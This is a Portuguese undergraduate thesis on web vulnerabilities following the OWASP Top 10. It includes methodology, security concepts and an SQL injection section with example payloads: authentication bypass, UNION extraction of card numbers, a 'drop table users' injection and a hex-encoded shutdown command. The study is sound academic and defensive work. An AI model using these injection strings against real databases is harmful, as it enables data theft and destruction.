

UNIVERSIDADE TECNOLÓGICA FEDERAL DO PARANÁ  
CURSO SUPERIOR DE TECNOLOGIA EM SISTEMAS PARA INTERNET

WAGNER APARECIDO MONTEVERDE

**ESTUDO E ANÁLISE DE VULNERABILIDADES WEB**

TRABALHO DE CONCLUSÃO DE CURSO

CAMPO MOURÃO - PR

2014

**WAGNER APARECIDO MONTEVERDE**

**ESTUDO E ANÁLISE DE VULNERABILIDADES WEB**

Trabalho de Conclusão de Curso apresentado ao Curso Superior de Tecnologia em Sistemas para Internet da Universidade Tecnológica Federal do Paraná como requisito parcial para obtenção do grau de Tecnólogo em Sistemas para Internet.

Orientador: Prof. MSc. Rodrigo Campiolo

**CAMPO MOURÃO - PR**

**2014**

## RESUMO

MONTEVERDE, Wagner Aparecido. ESTUDO E ANÁLISE DE VULNERABILIDADES WEB. 71 f. Trabalho de Conclusão de Curso – Curso Superior de Tecnologia em Sistemas para Internet, Universidade Tecnológica Federal do Paraná. Campo Mourão - PR, 2014.

A segurança em aplicações Web é importante para prover a proteção aos clientes e serviços na Web. Inúmeras vulnerabilidades Web são exploradas a cada dia e os ataques tem se tornado mais frequentes devido a facilidade introduzida por ferramentas e pelo aumento de aplicações e uso da Web. Identificar as principais vulnerabilidades Web permite estabelecer contramedidas e garantir a segurança das aplicações. Neste trabalho é realizado o estudo e análise de vulnerabilidades em aplicações Web em diferentes tipos de aplicações. São usadas ferramentas para identificação de vulnerabilidades em uma amostra de sítios Web heterogêneos e brasileiros. Por consequência, foram investigadas as principais formas de ataques usadas na Web e as medidas de prevenção no ciclo de desenvolvimento e implantação das aplicações.

**Palavras-chave:** Segurança da Informação, Segurança Web , Ataques

## **ABSTRACT**

MONTEVERDE, Wagner Aparecido. . 71 f. Trabalho de Conclusão de Curso – Curso Superior de Tecnologia em Sistemas para Internet, Universidade Tecnológica Federal do Paraná. Campo Mourão - PR, 2014.

Web security is important to provide protection to clients and normal operation of the services in Web. Several Web vulnerabilities are exploited every day and the attacks have increased due to new tools and Web applications. So, it is important to be aware of the main Web vulnerabilities because we can establish preventive measures and assure integrity, confidentiality and availability of the Web applications. In this work is carried out a study and analysis of Web vulnerabilities in different kinds of applications. A sample of heterogeneous and brazilian Web sites was selected and analysed using open source tools. As the result, it is shown the main Web vulnerabilities and how they can be exploited and which counter measures can be used.

**Keywords:** Information Security, Web Security, Attacks

## LISTA DE FIGURAS

FIGURA 1	– <i>Hijacking Attacks</i> .....	13
FIGURA 2	– <i>Session Fixation</i> .....	14
FIGURA 3	– <i>Sensitive Data Exposure</i> .....	18
FIGURA 4	– <i>Cross-Site Request Forgery (CSRF)</i> .....	20
FIGURA 5	– <i>SSL Stripping</i> .....	23
FIGURA 6	– <i>W3AF Scanner</i> .....	29
FIGURA 7	– <i>SQL Map Listando Base de dados</i> .....	30
FIGURA 8	– <i>SQL Map Listando Tabelas</i> .....	31
FIGURA 9	– <i>SQL Map Listando Colunas</i> .....	32
FIGURA 10	– <i>SQL Map Extração de Informações da Base de Dados</i> .....	33
FIGURA 11	– <i>Interceptor-NG menu de opções</i> .....	34
FIGURA 12	– <i>Interceptor-NG identificação de acesso</i> .....	34
FIGURA 13	– <i>Interceptor-NG visão do cliente ao ataque</i> .....	35
FIGURA 14	– <i>Interceptor-NG Intercepção de dados da vítima</i> .....	35
FIGURA 15	– <i>Nmap varredura padrão</i> .....	36
FIGURA 16	– <i>Nmap varredura usuários Wordpress</i> .....	37
FIGURA 17	– <i>Classificação de Riscos OWASP Top 10</i> .....	39
FIGURA 18	– <i>Severidade das vulnerabilidades encontradas</i> .....	41
FIGURA 19	– <i>Burp Suite</i> .....	43
FIGURA 20	– <i>Autenticação ao Alvo Atacado</i> .....	50
FIGURA 21	– <i>Extração Cookie com Wireshark</i> .....	52
FIGURA 22	– <i>Processo de injeção cookie</i> .....	53
FIGURA 23	– <i>Deface utilizando XSS</i> .....	54
FIGURA 24	– <i>Página de visualização de Código Fonte Mutillidae.</i> .....	55
FIGURA 25	– <i>Live HTTP Header função replay.</i> .....	56
FIGURA 26	– <i>Resultado da alteração de parâmetro da requisição</i> .....	57
FIGURA 27	– <i>Captura de dados sensíveis com Subterfuge</i> .....	59
FIGURA 28	– <i>Aplicação exemplo Falta de Controle em Nível de Acesso</i> .....	60
FIGURA 29	– <i>Link malicioso e resultado do click</i> .....	62

## LISTA DE TABELAS

TABELA 1	– Visão geral das varreduras. ....	39
TABELA 2	– Distribuição dos Sítios e as Vulnerabilidades Encontradas. ....	40

## LISTA DE QUADROS

QUADRO 1	– Exemplo Tautologia. ....	10
QUADRO 2	– Exemplo de Consulta Ilegal. ....	10
QUADRO 3	– Exemplo de Consulta utilizando o operador Union. ....	10
QUADRO 4	– Exemplo de Consulta Extra. ....	10
QUADRO 5	– Exemplo de procedure armazenada. ....	11
QUADRO 6	– Exemplo de consulta utilizando a técnica de Inferência ....	11
QUADRO 7	– Exemplo de consulta utilizando Codificação Alternativa. ....	11
QUADRO 8	– Exemplo XSS persistente armazenado em um post ....	15
QUADRO 9	– Exemplo XSS Refletido. ....	15
QUADRO 10	– Exemplo XSS Baseado em DOM. ....	16
QUADRO 11	– Exemplo de XSS Baseado em DOM. ....	16
QUADRO 12	– Exemplo de Referência Insegura a Objeto Direto. ....	17
QUADRO 13	– Exemplo de Falta de Controle em Nível de Acesso. ....	19
QUADRO 14	– Exemplo de Encaminhamento e Redirecionamentos Invalidados. ....	22
QUADRO 15	– Exemplo de Encaminhamento e Redirecionamentos Invalidados 2. ....	22
QUADRO 16	– Sintaxe Sqlmap para listar bases de dados remotos. ....	30
QUADRO 17	– Sintaxe Sqlmap para listar tabelas em base de dados remota. ....	31
QUADRO 18	– Comando Sqlmap para listar colunas. ....	31
QUADRO 19	– Comando Sqlmap para extrair dados de base remota. ....	32
QUADRO 20	– Comando Nmap para iniciar varredura de portas. ....	36
QUADRO 21	– Comando Nmap para listar usuários de um determinado domínio Web. ..	37
QUADRO 22	– Comando Sqlmap para explorar parâmetros através do arquivo com dados HTTP. ....	43
QUADRO 23	– Resultado da execução do aplicativo SQLMap (quadro 22). ....	44
QUADRO 24	– Comando SQLMap para enumeração de usuários e <i>hashes</i> das senhas. ..	44
QUADRO 25	– Resultado da execução SQLMap (quadro 24). ....	45
QUADRO 26	– Comando SQLMap para enumerar bases de dados ....	46
QUADRO 27	– Resultado da execução SQLMap (quadro 26) ....	46
QUADRO 28	– Comando utilizado para listar tabelas do banco de dados ....	47
QUADRO 29	– Resultado da execução SQLMap (quadro 28) ....	47
QUADRO 30	– Comando utilizado para listar estrutura da tabela alvo. ....	48
QUADRO 31	– Resultado da execução do SQLMap (quadro 30). ....	48
QUADRO 32	– Comando utilizado para extrair dados da tabela pessoa. ....	48
QUADRO 33	– Dados minerados da tabela pessoa. ....	49
QUADRO 34	– Comando <i>John The Ripper</i> para início de ataque de força bruta. ....	49
QUADRO 35	– <i>Hash</i> quebrado utilizando <i>John The Ripper</i> . ....	49
QUADRO 36	– Lista de comandos executados para o ataque de Quebra de Autenticação e Gerenciamento de Sessão . ....	51
QUADRO 37	– Comandos para realização de <i>ARP-Poisoning</i> . ....	52
QUADRO 38	– Sintaxe filtro <i>Wireshark</i> . ....	52
QUADRO 39	– Código <i>javascript XSS Persistente</i> ....	54
QUADRO 40	– URL manipulada para referenciar objetos internos da aplicação Web. ....	56

QUADRO 41 –	Bases de dados descobertas durante ataque. ....	58
QUADRO 42 –	URL's da aplicação com Falta de Controle em Nível de Acesso. ....	60
QUADRO 43 –	Código fonte do formulário de mudança de senha ....	61
QUADRO 44 –	Código fonte do link malicioso utilizando imagem ....	61
QUADRO 45 –	URL com parâmetro com redirecionamento para <i>www.google.com</i> ....	63



## LISTA DE SIGLAS

EUA	United States of America
OWASP	Open Web Application Security Project
SQL	Structured Query Language
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
HTTPS	HyperText Transfer Protocol Secure
SSL	Secure Sockets Layer
PCI	Payment Card Industry
ASCII	American Standard Code for Information Interchange
HTTP	Hypertext Transfer Protocol
CSRF	Cross-Site Request Forgery
SGBD	Sistema de Gerenciamento de Banco de Dados
IP	Internet Protocol
LAN	Local Area Network
IDS	Intrusion Detection System
SSH	Secure Shell
MPI	Message Passing Interface
PHP	Hypertext Preprocessor

## SUMÁRIO

<b>1 INTRODUÇÃO</b>	<b>1</b>
1.1 MOTIVAÇÃO	2
1.2 JUSTIFICATIVA	2
1.3 OBJETIVOS	3
1.3.1 Objetivo Geral	3
1.3.2 Objetivos Específicos	3
1.4 PROCEDIMENTOS METODOLÓGICOS	3
1.5 ESTRUTURA	6
<b>2 REFERENCIAL TEÓRICO</b>	<b>7</b>
2.1 OPEN WEB APPLICATION SECURITY PROJECT (OWASP)	7
2.2 CONCEITOS DE SEGURANÇA	8
2.3 PRINCIPAIS VULNERABILIDADES WEB	9
2.3.1 Injeção de SQL	9
2.3.2 Quebra de Gerenciamento de Sessão	12
2.3.3 Scripts Entre Sites	14
2.3.4 Referência Insegura a Objeto Direto	16
2.3.5 Configuração Incorreta de Segurança	17
2.3.6 Exposição de Dados Sensíveis	18
2.3.7 Falta de Controle em Nível de Acesso	19
2.3.8 Falsificação de Solicitação entre Sites	19
2.3.9 Usando Componentes com Vulnerabilidades Conhecidas	21
2.3.10 Encaminhamento e Redirecionamentos Invalidados	21
2.4 OUTROS TIPOS DE ATAQUES	22
2.4.1 SSL Stripping	22
2.5 TECNOLOGIAS UTILIZADAS	24
2.5.1 <i>Open Source Web Application Security Scanner (W3AF)</i>	24
2.5.2 SQL Map	24
2.5.3 Interceptor-NG	25
2.5.4 Nmap	25
2.5.5 Tor	26
2.5.6 Burp Suite	26
2.5.7 Outras Ferramentas Utilizadas em Ataques Específicos	26
2.5.7.1 Subterfuge	26
2.5.7.2 Kali Linux	27
2.5.7.3 <i>Greasemonkey</i>	27
2.5.7.4 <i>Cookie Injector</i>	27
2.5.7.5 <i>Mutillidae</i>	27
2.5.7.6 <i>Damn Vulnerable Web App (DVWA)</i>	27
<b>3 DESENVOLVIMENTO E RESULTADOS</b>	<b>28</b>
3.1 AVALIAÇÃO DAS FERRAMENTAS	28
3.1.1 W3AF	28

3.1.2 SQL Map .....	29
3.1.3 Interceptor-NG .....	33
3.1.4 Nmap .....	36
3.2 ANÁLISE DOS SÍTIOS WEB .....	38
3.2.1 Execução de varreduras nos sítios Web .....	38
3.2.2 Exploração de vulnerabilidades abordadas no Owasp Top 10 .....	41
3.2.2.1 Exploração SQL Injection .....	42
3.2.2.2 Exploração de Quebra de Autenticação e Gerenciamento de Sessão. ....	51
3.2.2.3 Exploração de Scrits entre sites (XSS). ....	54
3.2.2.4 Exploração de Referência Insegura a Objeto Direto. ....	55
3.2.2.5 Exploração Configuração Incorreta de Segurança. ....	57
3.2.2.6 Exploração de Exposição de Dados Sensíveis. ....	58
3.2.2.7 Exploração de Falta de Controle em Nível de Acesso. ....	59
3.2.2.8 Exploração de Falsificação de Solicitação entre Sites. ....	61
3.2.2.9 Exploração de Componentes com Vulnerabilidades Conhecidas. ....	62
3.2.2.10 Exploração de Encaminhamento de Redirecionamento Invalidados. ....	63
3.3 CONSIDERAÇÕES FINAIS .....	64
<b>4 CONCLUSÕES E TRABALHOS FUTUROS .....</b>	<b>65</b>
<b>REFERÊNCIAS .....</b>	<b>67</b>

## 1 INTRODUÇÃO

No início, a Web foi criada sem grandes preocupações com segurança, seu objetivo principal era disponibilizar conteúdos adequados aos recursos disponíveis na época. Mas a cada dia a Web vem se consolidando como um dos principais meios de comunicação, de relacionamentos e de negócios. De uma maneira crescente empresas disponibilizam informações, produtos, serviços e, ainda, realizam negócios cada vez mais importantes. Diante desse fatos tornou-se de extrema necessidade garantir a segurança nas aplicações Web. Por se tratar de serviços remotos, executado muitas vezes distribuídamente, conceitos fundamentais de segurança como confidencialidade, integridade, disponibilidade e autenticidade devem estar presentes nos sistemas para diminuir os riscos de ataques devido à exploração de vulnerabilidades (MELLO et al., 2006).

Vulnerabilidades são condições que quando exploradas por pessoas mal intencionadas podem resultar em falhas de segurança. As vulnerabilidades Web são o resultado de um conjunto de fatores que, em sua maioria, envolve todo processo de desenvolvimento, de manutenção e de uso. Prazos curtos de entrega das aplicações aliados a processos falhos de desenvolvimento resultam em maior taxa de falhas de segurança nas aplicações. Um ponto importante também é a qualificação técnica dos desenvolvedores e uma política de revisão constante e de melhoria contínua, que se não aplicadas corretamente podem levar a possíveis vulnerabilidades. Mesmo a configuração dos servidores e equipamentos de rede quando feitas de maneira padrão podem oportunizar brechas graves de segurança independentemente da qualidade e dos padrões de segurança aplicadas no processo de desenvolvimento.

O estudo e a análise das principais vulnerabilidades Web possibilita aos desenvolvedores uma compreensão dos principais erros cometidos no ciclo de desenvolvimento de software, evitando assim, custos futuros com manutenção relacionadas a falhas de segurança.

## 1.1 MOTIVAÇÃO

As aplicações ficaram mais visíveis devido a sua disponibilidade como serviços Web, expondo seu fluxo de negócios, processos e arquitetura internas (MELLO et al., 2006). Com essa exposição grandes perdas são calculadas devido aos ataques às aplicações Web. Segundo Ponemon (2012), em uma amostra de dados referente a empresas dos EUA, o custo médio anual do cibercrime foi de US\$ 8,9 milhões. Esse montante representa um aumento de 6% em relação ao custo médio relatado em 2011. Neste mesmo período houve um aumento de 42% dos ataques virtuais com uma média de 102 ataques bem sucedidos por semana contra 72 ataques em 2011.

As organizações estão gastando cada vez mais tempo, dinheiro e energia respondendo a ataques cibernéticos em níveis que em breve se tornarão insustentáveis. Metade dos principais ataques direcionados no ano de 2012 foram destinados principalmente a empresas com menos de 2.500 funcionários, enquanto 31% dos ataques foram direcionados a empresas com menos de 250 funcionários (SYMANTEC, 2013). Segundo a mesma pesquisa, as pequenas empresas acreditam ser imunes a ataques direcionados, uma vez que o principal objetivo dos atacantes é obter informações a respeito dos clientes.

## 1.2 JUSTIFICATIVA

As ameaças a segurança em sistemas em rede estão aumentando rapidamente. O Espaço virtual por meio da Web vem se tornando um local cada vez mais inseguro. Ao mesmo tempo o crescimento das plataformas Web por meio de computação em nuvem, sistemas heterogêneos e plataformas de comércio eletrônico abrem uma janela de oportunidades para o cibercrime.

Um estudo realizado por Trustwave (2013) revelou que o principal conjunto de dados alvo dos atacantes em 2012 foram números de cartões de créditos e informações de seus titulares. Em consequência deste tipo de roubo de informação uma quantia enorme de operações de crédito fraudulentas foram registradas aponta o estudo. As perdas econômicas em alguns países chegam a um percentual entre 0,5% e 2% da renda nacional (MCAFEE, 2013).

Projetos e iniciativas através de empresas privadas e organizações abertas como a *Open Web Application Security Project* OWASP trabalham para a conscientização dos profissionais e no desenvolvimento de materiais e ferramentas para o auxílio dos desenvolvedores de sistemas. Mesmo assim inúmeras vulnerabilidades bem conhecidas ainda são encontradas nos sistemas comprometendo sua segurança.

## 1.3 OBJETIVOS

### 1.3.1 OBJETIVO GERAL

Tem-se como objetivo geral neste projeto a identificação e análise das principais vulnerabilidades Web encontradas em uma amostra de sítios Web heterogêneos e brasileiros. Pretende-se realizar a análise passiva de vulnerabilidades de diversos sítios Web por meio de ferramentas de varredura e exploração, além de realizar uma investigação mais detalhada das principais vulnerabilidades Web em estudos de casos.

### 1.3.2 OBJETIVOS ESPECÍFICOS

Tem-se por objetivos específicos:

- Identificar as vulnerabilidades de um conjunto de sítios Web brasileiros selecionados de diversos segmentos orientados por um indicador de vulnerabilidades críticas internacionalmente reconhecido.
- Investigar a exploração das principais vulnerabilidades Web por meio de estudos de casos reais e controlados.
- Analisar as principais falhas de segurança na infraestrutura de implantação das aplicações Web.
- Propor contramedidas de segurança em relação as vulnerabilidades encontradas.

## 1.4 PROCEDIMENTOS METODOLÓGICOS

Esta seção apresenta os procedimentos de pesquisa empregados no estudo e análise das principais vulnerabilidades Web. Basicamente os principais passos abordados são a seleção e análise dos sítios considerando as vulnerabilidades Web mais comuns, a análise de ferramentas utilizadas nos ataques, a seleção e construção de cenários de ataques, e as contramedidas efetivas para os ataques abordados.

Na presente pesquisa foram analisados diversos sítios Web de vários segmentos. Os critérios para a escolha dos referidos sítios consideraram primeiramente sítios que utilizaram arcabouços em seu desenvolvimento bem como sítios que tenham em sua base *Content Management System* - (CMS's) como gerenciadores de conteúdo. O uso de arcabouços no desenvolvimento pode induzir os programadores a falhas de configuração devido a falta de conhecimento

técnico ou mesmo por falhas no próprio arcabouço utilizado. Isso também ocorre quando os desenvolvedores utilizam CMS's para gerenciar conteúdo, falhas no próprio CMS podem ocasionar vulnerabilidades bem como a configuração inadequada pode resultar em brechas para atacantes. Os sítios analisados serão de domínio nacional, desde de lojas virtuais até sítios informativos de pequenas empresas ou órgãos públicos.

O foco das buscas de vulnerabilidades foi orientado por um relatório internacionalmente reconhecido o *Owasp Top Ten* (TEN, 2013). Este relatório é desenvolvido por uma fundação que atualmente é referência em segurança Web, a OWASP, e é referenciado inclusive por normas como a *Payment Card Industry PCI*. O *Top Ten* contempla as 10 principais vulnerabilidades encontradas em sistemas Web nos últimos 3 anos a nível mundial e estão dispostas em categorias entre A1 até A10. As 10 vulnerabilidades analisadas são:

- A1 - Injeção (*Injection*).
- A2 - Quebra de Gerenciamento de Sessão (*Broken Authentication and Session Management*).
- A3 - Scripts Entre Sites (*Cross-Site Scripting (XSS)*).
- A4 - Referência Insegura a Objeto Direto (*Insecure Direct Object References*).
- A5 - Configuração Incorreta de Segurança (*Security Misconfiguration*).
- A6 - Exposição de Dados Sensíveis (*Sensitive Data Exposure*).
- A7 - Falta de Controle em Nível de Acesso (*Missing Function Level Access Control*).
- A8 - Falsificação de Solicitação entre Sites (*Cross-Site Request Forgery (CSRF)*).
- A9 - Usando Componentes com Vulnerabilidades Conhecidas (*Using Components with Known Vulnerabilities*).
- A10 - Encaminhamento de Redirecionamento Invalidados (*Unvalidated Redirects and Forwards*) .

Segundo o *Top Ten*, no topo da lista de vulnerabilidades está a injeção de código malicioso na aplicação. A variante de ataque mais utilizada explorando essa falha é o *SQL injection*. Tal vulnerabilidade é explorada utilizando o não tratamento de entradas de parâmetros na aplicação. O código *SQL* é enviado por parâmetro e executado no servidor de banco de dados

expondo informações sensíveis. Existem inúmeros arcabouços que automatizam o *SQL injection*, neste estudo será utilizado o *Sqlmap* (G.; STAMPAR, 2013). As outras vulnerabilidades abordadas no *Top Ten* serão discutidas nas próximas seções.

As ferramentas utilizadas para buscar vulnerabilidades foram os *Web Scanners*. Tais ferramentas automatizam o processo de busca por falhas, sendo que alguns permitem a configuração do perfil das vulnerabilidades desejadas. O ponto positivo da utilização dos *Scanners* foi a automatização do processo de busca, em contrapartida podem ocorrer falsos positivos, ou seja, a ferramenta pode indicar uma vulnerabilidade inexistente devido ao comportamento inesperado da aplicação. Os principais *Web Scanners* utilizados neste estudo foram o *W3af* (W3AF, 2013) e o *VEGA* (SUBGRAPH, 2013). Com posse dos dados das varreduras dos *Web Scanners* foram ainda enumerados as principais vulnerabilidades encontradas nos domínios pesquisados.

Uma vez enumeradas as vulnerabilidades foram realizadas explorações das mesmas em ambientes reais e ambientes controlados. Os testes realizados em ambientes reais contaram com a autorização dos responsáveis pelos sítios Web, e todas as falhas foram reportadas aos responsáveis. Os testes utilizando ambientes controlados foram executados porque os responsáveis pelos sítios Web, no qual foram encontradas vulnerabilidades específicas, não autorizaram os testes em seus sítios.

Para a análise da infraestrutura das aplicações Web foi definida uma metodologia de Teste de Penetração, do inglês *Penetration Testing*. Trata-se de um método para testar e descobrir vulnerabilidades em uma rede ou sistemas operacionais (GIAVAROTO; SANTOS, 2013). Essa fase concentrou 90% dos esforços na obtenção de informação sobre o alvo. Levando em consideração que não se tinha informação nenhuma sobre as referidas infraestruturas a abordagem utilizada para os testes será a *Black Box*, ou seja, teste de caixa preta, em que não se tem informação alguma sobre o alvo.

Foram efetuadas varreduras nos sítios analisados buscando por falhas e vulnerabilidades decorrentes de configuração inadequada ou versões software antigos com possíveis falhas conhecidas e exploradas através de *exploits*. Quaisquer máquinas conectadas numa rede oferecem serviços que usam portas TCP e UDP possibilitando o envio de informações e reconhecimento dos softwares utilizando este serviço. As varreduras foram efetuadas usando técnicas de ataques por rastreamento de portas denominados *scanning* que identificaram os serviços vulneráveis no sistema alvo. As ferramentas utilizadas para as varreduras de portas foram escolhidas segundo suas características próprias, entre elas estão o *nmap* (GORDON, 2013), *amap* (HAUSER, 2013), *netcat* (GIACOBBI, 2013) e *hping* (SANFILIPPO et al., 2013).



## 1.5 ESTRUTURA

Esta monografia está estruturada em quatro capítulos. No capítulo 2 é apresentado o referencial teórico, abordando os conceitos de segurança, os aspectos teóricos e técnicos das vulnerabilidades e a descrição das ferramentas de exploração. No capítulo 3 é apresentado o desenvolvimento do trabalho, ou seja, a avaliação de ferramentas utilizadas, as varreduras dos sítios Web, as explorações das vulnerabilidades e as contramedidas de segurança propostas. No capítulo 4 são apresentadas as conclusões, contribuições do trabalho e os trabalhos futuros.

## 2 REFERENCIAL TEÓRICO

O presente capítulo apresenta os objetivos e a estrutura do *Open Web Application Security Project* (OWASP). Na sequência são abordados conceitos básicos de segurança e as principais vulnerabilidades Web segundo a OWASP Top 10, explicando e exemplificando cada vulnerabilidade. Também é especificado um tipo de ataque contra aplicações Web que usam conexões HTTPS o *SSL Stripping*. Apresenta-se ao final a descrição de algumas ferramentas utilizadas no presente estudo.

### 2.1 OPEN WEB APPLICATION SECURITY PROJECT (OWASP)

A OWASP é uma fundação aberta sem fins lucrativos dedicada a capacitar empresas e organizações a desenvolver aplicações confiáveis, seu foco principal são aplicações Web. Ela reúne informações que permitem avaliar os riscos de segurança das aplicações Web e combater assim formas de ataques a segurança através da Internet. Os documentos produzidos pela OWASP são disponibilizados a toda comunidade internacional gratuitamente e são utilizados como ponto de referência por diversas entidades e organizações na área de tecnologia e segurança como *U.S. Defense Information Systems Agency (DISA)*, *U.S. Federal Trade Commission* e *PCI Council* (OWASP, 2013a).

O trabalho mais divulgado da OWASP é o “*The Top 10 Most Critical Web Application Security Risks*” OWASP *Top 10*, que agrupa os maiores os riscos de ataques críticos a partir de vulnerabilidades em aplicações Web, com atualizações periódicas, com última publicação em 2013 (TEN, 2013). Os riscos de ataques do *Top Ten* são descritos na seção 2.3. O *Top Ten* é atualizado utilizando dados de pesquisas e estatísticas sobre os principais ataques ocorridos pelo mundo. A metodologia utilizada pela OWASP se baseia na classificação de risco (*Risk Rating Methodology*), de ataques deferidos pelo mundo inteiro.

Além de identificar os principais riscos de ataques a OWASP faz recomendações quanto ao desenvolvimento seguro de aplicações como por exemplo métodos de codificação segura baseadas na modelagem de risco (*Threat Risk Modeling*), desde o início do desenvolvi-

mento das aplicações Web até sua implantação, economizando o tempo e o dinheiro das organizações com manutenções futuras oriundas de falhas de segurança (OWASP, 2013a).

## 2.2 CONCEITOS DE SEGURANÇA

O modelo de segurança *Open Systems Interconnection* - OSI <sup>1</sup> (MILLER, 1981) padroniza as normas de segurança e oferece uma sistemática para definir conceitos de segurança como: ataques a segurança, serviços de segurança e mecanismos de segurança.

Os ataques a segurança podem ser classificados em dois tipos, ataque passivo e o ataque ativo. O ataque passivo possui a natureza de bisbilhotar ou monitorar as transmissões para obter as informações contidas na mesma, podem ser categorizados em dois tipos: a análise do conteúdo da mensagem e análise de tráfego. O ataque ativo envolve a modificação do fluxo de dados ou a criação de um fluxo de dados falso, e podem ser subdivididos em quatro categorias: o *masquerade* (disfarce), quando uma entidade finge ser outra, o *replay* (repetição), que envolve a captura passiva de dados para retransmissão não autorizada, a *modification of messages* (modificação da mensagem original), e por último *denial of service* (negação de serviço) que impede acesso normal aos serviços alvos.

Serviços de segurança segundo a recomendação de segurança X.800 da ITU-T <sup>2</sup>, e definido como um serviço fornecido por uma camada de protocolo de comunicação de sistemas abertos que garante a segurança adequada dos sistemas. A RFC-2828 (SHIREY, 2000) define um serviço de segurança como um serviço de comunicação ou processamento que é fornecido por um sistema para prover um tipo específico de proteção aos recursos de um sistema.

A X.800 divide os serviços em cinco categorias:

- Autenticação é a garantia de que a entidade que está se comunicando é aquela que ela afirma ser.
- Controle de acesso é o impedimento de uso não autorizado de um recurso, ou seja, esse serviço controla quem pode ter acesso a um recurso.
- Confidencialidade dos dados é a proteção dos dados contra divulgação não autorizada, ou seja, somente quem tem permissão deve acessar os dados.

---

<sup>1</sup>A arquitetura de segurança OSI foi desenvolvida no contexto da arquitetura do protocolo OSI

<sup>2</sup>International Telecommunication Union (ITU) Telecommunication Standardization Sector (ITU-T) é uma agência patrocinada pelas Nações Unidas que desenvolve padrões, chamado de 'recomendações', relacionados a telecomunicações e à Open Systems Interconnection (OSI)

- Integridade de dados é a garantia que um fluxo de mensagens seja recebido conforme enviado, sem duplicação, inserção, modificação, reordenação ou repetição.
- Irretratibilidade ou não repúdio, dos dados impede que o receptor ou o emissor negue a mensagem transmitida.

A recomendação X.800 define uma lista de mecanismos de segurança que são divididos e implementados em camadas específicas dos protocolos ou nos serviços de protocolos em particular. Os mecanismos são divididos em mecanismos de segurança específicos e mecanismos de segurança pervasivos. Os mecanismos de segurança específicos podem ser incorporados à camada de protocolo apropriada a fim de oferecer alguns serviços de segurança OSI, são: a Cifragem de Dados, a Assinatura Digital, o Controle de Acesso, a Integridade de Dados, A troca de Informações de Autenticação, O Preenchimento de Tráfego, o Controle de Roteamento e a Certificação Digital.

Os mecanismos de segurança pervasivos são aqueles que não são específicos para qualquer serviço de segurança OSI ou camada de protocolo específica são: a Funcionalidade Confiável, o Rótulo de Segurança, a Detecção de Evento, os Registros de Auditoria e Segurança e por último a Recuperação da Segurança.

## 2.3 PRINCIPAIS VULNERABILIDADES WEB

Nesta seção são abordadas as principais vulnerabilidades Web segundo o “*The Top 10 Most Critical Web Application Security Risks*” “*Top 10 2013*”. As vulnerabilidades são descritas e ilustradas por exemplos de códigos e ilustrações de cenários e problemas abordados neste trabalho.

### 2.3.1 INJEÇÃO DE SQL

O ataque via injeção de SQL do inglês *SQL injection*, é um ataque realizado quando um código SQL é inserido ou concatenado aos parâmetros de entrada fornecidos pelo usuário e posteriormente o código é encaminhado ao banco de dados que o interpreta e executa (CLARKE, 2009). Qualquer estrutura que trabalhe com o SQL pode ser alvo para ataques de injeção de SQL, e como esse é um ataque direto a base de dados ele se torna um dos mais perigosos tipos de invasão, pois pode revelar todas as informações contidas no banco de dados invadido.

Halfond et al. (2006) descreve vários tipos de injeção SQL:

- Tautologia (*Tautology*) - Esse tipo de ataque injeta sentenças SQL para a consulta condicional, a sentença a ser avaliada é sempre verdade. No exemplo do Quadro 1,  $1 = 1$  é sempre verdade e se o aplicativo não valida a entrada do usuário corretamente, então todos os registros da base de dados serão obtidos com a injeção deste código.

```
SELECT accounts FROM users WHERE login='' OR
1=1 —AND pass=''
```

#### Quadro 1: Exemplo Tautologia.

- Consultas Ilegais/Logicamente Incorretas (*Illegal/Logically Incorrect Queries*) - O objetivo deste ataque é entender as propriedades da base de dados. Quando esse tipo de consulta é executada, o sistema gerenciador de banco de dados (SGBD) retorna uma mensagem de erro. A análise do erro pelo atacante pode permitir a identificação do SGBD, como por exemplo tipo, versão entre outras informações. O Quadro 2 exemplifica a consulta.

```
SELECT accounts FROM users WHERE login='' AND
pass='' AND pin= convert (int ,(select top 1 name from
sysobjects where xtype='u'))
```

#### Quadro 2: Exemplo de Consulta Ilegal.

- União de consultas (*Union Query*) - Esse ataque usa o operador *UNION* que realiza uniões entre duas ou mais consultas, o Quadro 3 retrata um exemplo de consulta utilizando o operador UNION.

```
SELECT accounts FROM users WHERE login='' UNION
SELECT cardNo from CreditCards where
acctNo=10032 — AND pass='' AND pin=
```

#### Quadro 3: Exemplo de Consulta utilizando o operador Union.

- Consulta extra (*Piggy-Backed Queries*) - Nesse tipo de ataque, o atacante acrescenta uma consulta extra à consulta original, como segue exemplo do Quadro 4.

```
SELECT accounts FROM users WHERE login='doe' AND
pass=''; drop table users — ' AND pin=123
```

#### Quadro 4: Exemplo de Consulta Extra.

- Procedimentos Armazenados (*Stored Procedures*) - Um procedimento é um grupo de instruções transacionais armazenados em um único plano de execução. A exemplo procedimento armazenado é dado no Quadro 5.

```
CREATE PROCEDURE authenticateUser (IN username VARCHAR
(16), IN password VARCHAR (32))
BEGIN
SELECT * FROM members WHERE member_username=username
AND member_password=password;
END
```

#### Quadro 5: Exemplo de procedure armazenada.

Dependo do tipo de consultas armazenadas como *procedures* as mesmas podem ser vulneráveis a vários tipos de injeção. No código exemplo o procedimento armazenado é vulnerável a ataques do tipo *piggybacked queries* e *tautologies*.

- Inferência (*Inference*) - Neste tipo de ataque, o atacante observa o comportamento na aplicação Web baseado em uma série de consultas verdadeiro/falso com intervalos de tempos distintos entre cada consulta. Por cuidadosa observação do comportamento da aplicação o atacante identifica os parâmetros vulneráveis. Estes ataques são compostos de dois tipos: *blind injection* e *timing attacks*, no primeiro o atacante formula questões que tenham como resultado verdadeiro/falso ao SGBD e na segunda o atacante reúne informações de um SGBD através da observação no tempo de atraso nas respostas do sistema SGBD alvo, o Quadro 6 exemplifica a consulta utilizada nesta técnica;

```
SELECT accounts FROM users WHERE login='legalUser '
and 1=0 -- ' AND pass='' AND pin=0

SELECT accounts FROM users WHERE login='legalUser '
and 1=1 -- ' AND pass='' AND pin=0
```

#### Quadro 6: Exemplo de consulta utilizando a técnica de Inferência

- Codificações Alternativas (*Alternate Encodings*) - Nesta técnica, os invasores modificam uma consulta injetando codificação alternativa, como hexadecimal, ASCII e Unicode. Deste modo, podem evadir filtros de caracteres especiais de entrada conhecidos "*bad character*", um exemplo deste tipo de consulta segue no Quadro 7.

```
SELECT accounts FROM users WHERE login='legalUser ';
exec(char(0x73687574646f776e)) -- AND pass='' AND pin=
```

#### Quadro 7: Exemplo de consulta utilizando Codificação Alternativa.

